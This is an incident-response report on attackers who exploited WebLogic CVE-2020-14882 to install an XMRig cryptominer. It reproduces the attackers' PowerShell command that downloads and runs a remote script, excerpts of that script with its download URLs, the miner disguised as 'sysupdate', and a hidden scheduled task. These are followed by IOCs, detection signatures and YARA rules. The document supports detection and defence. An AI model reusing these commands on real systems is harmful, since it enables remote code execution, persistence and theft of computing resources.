Cryptominers Exploiting WebLogic RCE CVE-2020-14882

thedfirreport.com/2020/11/12/cryptominers-exploiting-weblogic-rce-cve-2020-14882/

November 12, 2020

Intro

Towards the end of October, we started seeing attackers take advantage of a WebLogic RCE vulnerability (CVE-2020-14882). Recently, SANS ISC talked about this vulnerability being exploited in the wild, which you can read about here and here. This vulnerability is very easy to exploit and we assume ransomware actors are using this currently or will be soon.


Case Summary

A threat actor exploited CVE-2020-14882 by making a call to the images directory, which allowed them to execute code on the server. Using this exploit, they downloaded and executed an xml file, which included a PowerShell command to download and execute a script. The script does multiple things, such as download XMRig and its config, rename XMRig to sysupdate, schedule a task for it's update process, and confirm the miner is running.

MITRE ATT&CK


Initial Access

The threat actor executed an xml file named wbw hosted at 95.142.39[.]135 by exploiting CVE-2020-14882.



Execution

In the above screenshot, the threat actor executes wbw.xml which then downloads and executes 1.ps1.




```
powershell.exe "Set-ExecutionPolicy Bypass -Scope Process -Force; iex ((New-Object
System.Net.WebClient).DownloadString('http://95.142.39.135/1.ps1'))"
```

The script starts off by setting parameters, such as the download locations for XMRig and its config.

```
$ne = $MyInvocation.MyCommand.Path
$miner_url = "http://95.142.39.135/xmrig.exe"
$miner_url_backup = "http://95.142.39.135/xmrig.exe"
$miner_size = 4578304
$miner_name = "sysupdate"
$miner_cfg_url = "http://95.142.39.135/config.json"
$miner_cfg_url_backup = "http://95.142.39.135/config.json"
$miner_cfg_size = 3714
$miner_cfg_name = "config.json"


$miner_path = "$env:TMP\sysupdate.exe"
$miner_cfg_path = "$env:TMP\config.json"
$payload_path = "$env:TMP\update.ps1"
```

The script then downloads and executes XMRig, renames it to sysupdate and then sets a schedule task, which runs update.ps1. There was no script located in this directory but we assume one would show up when the miner needed to be updated, if the threat actor still had access.

```
69  SchTasks.exe /Create /SC MINUTE /TN "Update service for Windows Service" /TR "PowerShell.exe -ExecutionPolicy bypass -windowstyle hidden -File $HOME\update.ps1" /MO 30 /F
70  if(!(Get-Process $miner_name -ErrorAction SilentlyContinue))
71  {
72      Write-Output "Miner Not running"
73      Start-Process $miner_path -windowstyle hidden
74  }
75  else
76  {
77      Write-Output "Miner Running"
78  }
79
80  Start-Sleep 5
```

```
"C:\Windows\System32\schtasks.exe" /Create /SC MINUTE /TN "Update service for Windows Service" /TR "PowerShell.exe -ExecutionPolicy bypass -windowstyle hidden -File C:\Users\Administrator\update.ps1" /MO 30 /F
```

Defense Evasion

The script renamed xmrig.exe to sysupdate in attempt to hide itself.

```
description       XMRig miner

fileVersion       6.4.0

hashes            SHA1=82E6AF04EADB5FAC25FBB89DC6F020DA0F4B6DCA,MD5=57F0FDEC4D919DB0BD4576DC84AEC752,SHA256=5E5B5171A95955ECB0FA8F9F1BA66F313165044CC1978A447673C0AC1785917
                  D2A3D660

image             C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\sysupdate.exe

integrityLevel    High

logonGuid         {fe5dc187-6762-5f9c-64a3-0a0000000000}

logonId           0xaa364

originalFileName xmrig.exe

parentCommandLine powershell.exe \"Set-ExecutionPolicy Bypass -Scope Process -Force; iex ((New-Object System.Net.WebClient).DownloadString('http://95.142.39.135/1.ps1'))\"

parentImage       C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe

parentProcessGuid {fe5dc187-4c3e-5f9d-890b-000000000b00}

parentProcessId   924

processGuid       {fe5dc187-4c68-5f9d-c50b-000000000b00}

processId         6856

product           XMRig
```

Impact

The server's CPU was maxed out at 100% and likely would have caused issues in an enterprise environment. At the time of this writing the wallet used for mining barely had anything in it and appears to be dedicated to us.

Enjoy our report? Please consider donating $1 or more to the project using Patreon. Thank you for your support!

We also have pcaps (exploit pcap), files, memory images, and Kape packages available here.

IOCs

https://misppriv.circl.lu/events/view/81020# &
https://otx.alienvault.com/pulse/5fac81c53f59e8b0157fca9f

Network

IPs exploiting CVE-2020-14882

```
212.8.247.179
95.214.11.231
95.215.108.217
```

Miner connections

```
178.128.242.134:443
45.136.244.146:3333
185.92.222.223:443
37.59.44.193:3333
94.23.23.52:3333
104.140.244.186:3333
```

File

```
xmrig.exe
57f0fdec4d919db0bd4576dc84aec752
82e6af04eadb5fac25fbb89dc6f020da0f4b6dca
5e5b5171a95955ecb0fa8f9f1ba66f313165044cc1978a447673c0ac17859170
1.ps1
70000d52dc3ad153464dc41891c10439
9bd2bc3f87d4c9d029a4e6391358f776e86ad2d5
58bb90f11070a114442c4fa1cbbccefadcdf954510ae2b8d91c9b22b1a8a42d5
wbw.xml
fe0f332ed847a25a18cd63dfdaf69908
67ff54a71dfc5b817fbc6e62c6c30e9a30219fb9
c8fd12490f9251080803a68e26a1bdb1919811334ec54ab194645bd516adf1c1
config.json
2d9a06afe4263530b900aa1c96a84665
0c86e66105645700b08d33e793362de41d0b1878
6be51ca6e829c4033d74feff743bcc0d3dc26cb13f687fe6c0d2f6169a8197b2
```

Detections

Network

```
ET POLICY Cryptocurrency Miner Checkin
ET INFO Dotted Quad Host PS1 Request
ET WEB_SERVER Double Encoded Characters in URI (../)
ET HUNTING GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1
ET HUNTING Powershell Downloader with Start-Process Inbound M1
ET INFO PowerShell Hidden Window Command Common In Powershell Stagers M1
```

Sigma

https://github.com/Neo23x0/sigma/blob/de5444a81e770ec730aa5e3af69781ab222f021a/rules/windows/powershell/powershell_suspicious_invocation_specific.yml

Yara

```
/*
   YARA Rule Set
   Author: The DFIR Report
   Date: 2020-11-09
   Identifier: 1008_miner
   Reference: https://thedfirreport.com
*/
/* Rule Set ----------------------------------------------------------------- */
import "pe"rule sig_1008_miner_xmrig {
   meta:
      description = "1008_miner - file xmrig.exe"
      author = "The DFIR Report"
      reference = "https://thedfirreport.com"
      date = "2020-11-09"
      hash1 = "5e5b5171a95955ecb0fa8f9f1ba66f313165044cc1978a447673c0ac17859170"
   strings:
      $x1 = "api-ms-win-core-synch-l1-2-0.dll" fullword wide /* reversed goodware
string 'lld.0-2-1l-hcnys-eroc-niw-sm-ipa' */
      $s2 = "* The error occured in hwloc %s inside process `%s', while" fullword
ascii
      $s3 = "__kernel void find_shares(__global const uint64_t* hashes,__global const
uint32_t* filtered_hashes,uint64_t target,__global uint" ascii
      $s4 = "__kernel void find_shares(__global const uint64_t* hashes,uint64_t
target,uint32_t start_nonce,__global uint32_t* shares)" fullword ascii
      $s5 = "__kernel void find_shares(__global const uint64_t* hashes,__global const
uint32_t* filtered_hashes,uint64_t target,__global uint" ascii
      $s6 = "Could not read dumped cpuid file %s, ignoring cpuiddump." fullword ascii
      $s7 = "%PROGRAMFILES%\\NVIDIA Corporation\\NVSMI\\nvml.dll" fullword ascii
      $s8 = "void blake2b_512_process_single_block(ulong *h,const ulong* m,uint
blockTemplateSize)" fullword ascii
      $s9 = "* the input XML was generated by hwloc %s inside process `%s'." fullword
ascii
      $s10 = "blake2b_512_process_single_block(hash,m,blockTemplateSize);" fullword
ascii
      $s11 = "nicehash.com" fullword ascii
      $s12 = "__kernel void progpow_search(__global dag_t const* g_dag,__global uint*
job_blob,ulong target,uint hack_false,volatile __global " ascii
      $s13 = "__kernel void blake2b_initial_hash(__global void *out,__global const
void* blockTemplate,uint blockTemplateSize,uint start_nonce" ascii
      $s14 = "* hwloc %s received invalid information from the operating system."
fullword ascii
      $s15 = "__local exec_t* execution_plan=(__local exec_t*)(execution_plan_buf+
(get_local_id(0)/8)*RANDOMX_PROGRAM_SIZE*WORKERS_PER_HASH*si" ascii
      $s16 = "[email protected]@@" fullword ascii
      $s17 = "__local exec_t* execution_plan=(__local exec_t*)(execution_plan_buf+
(get_local_id(0)/8)*RANDOMX_PROGRAM_SIZE*WORKERS_PER_HASH*si" ascii
      $s18 = "__kernel void execute_vm(__global void* vm_states,__global void*
rounding,__global void* scratchpads,__global const void* datase" ascii
      $s19 = "__kernel void progpow_search(__global dag_t const* g_dag,__global uint*
job_blob,ulong target,uint hack_false,volatile __global " ascii
      $s20 = "__kernel void blake2b_initial_hash(__global void *out,__global const
void* blockTemplate,uint blockTemplateSize,uint start_nonce" ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 13000KB and
      ( pe.imphash() == "85614ad7b23a2780453c1947d2a3d660" or ( 1 of ($x*) or 4 of
```

```
them ) )
}rule sig_1008_miner_1_pwsh {
   meta:
      description = "1008_miner - file 1.ps1"
      author = "The DFIR Report"
      reference = "https://thedfirreport.com"
      date = "2020-11-09"
      hash1 = "58bb90f11070a114442c4fa1cbbccefadcdf954510ae2b8d91c9b22b1a8a42d5"
   strings:
      $x1 = "SchTasks.exe /Create /SC MINUTE /TN \"Update service for Windows
Service\" /TR \"PowerShell.exe -ExecutionPolicy bypass -windows" ascii
      $x2 = "SchTasks.exe /Create /SC MINUTE /TN \"Update service for Windows
Service\" /TR \"PowerShell.exe -ExecutionPolicy bypass -windows" ascii
      $s3 = "if(!(Get-Process $miner_name -ErrorAction SilentlyContinue))" fullword
ascii
      $s4 = "echo F | xcopy /y $payload_path $HOME\\update.ps1" fullword ascii
      $s5 = "Get-Process -Name $proc_name | Stop-Process" fullword ascii
      $s6 = "Start-Process $miner_path -windowstyle hidden" fullword ascii
      $s7 = "$payload_path = \"$env:TMP\\update.ps1\"" fullword ascii
      $s8 = "$vc.DownloadFile($payload_url_backup,$payload_path)" fullword ascii
      $s9 = "$miner_url_backup = \"http://95.142.39.135/xmrig.exe\"" fullword ascii
      $s10 = "$miner_url = \"http://95.142.39.135/xmrig.exe\"" fullword ascii
      $s11 = "$vc.DownloadFile($payload_url,$payload_path)" fullword ascii
      $s12 = "e hidden -File $HOME\\update.ps1\" /MO 30 /F" fullword ascii
      $s13 = "$miner_cfg_url_backup = \"http://95.142.39.135/config.json\"" fullword
ascii
      $s14 = "$miner_cfg_url = \"http://95.142.39.135/config.json\"" fullword ascii
      $s15 = "$miner_path = \"$env:TMP\\sysupdate.exe\"" fullword ascii
      $s16 = "$vc = New-Object System.Net.WebClient" fullword ascii
      $s17 = "Remove-Item $payload_path" fullword ascii
      $s18 = "if((Get-Item $miner_path).length -ne $miner_size)" fullword ascii
      $s19 = "if((Get-Item $miner_cfg_path).length -ne $miner_cfg_size)" fullword
ascii
      $s20 = "Write-Output \"download with backurl\"" fullword ascii
   condition:
      uint16(0) == 0x6e24 and filesize < 6KB and
      1 of ($x*) and 4 of them
}
```

MITRE

```
Exploit Public-Facing Application - T1190
Command-Line Interface - T1059
Command and Scripting Interpreter - T1059
Scheduled Task - T1053.005
Resource Hijacking - T1496
Masquerading - T1036
```

Internal case 1009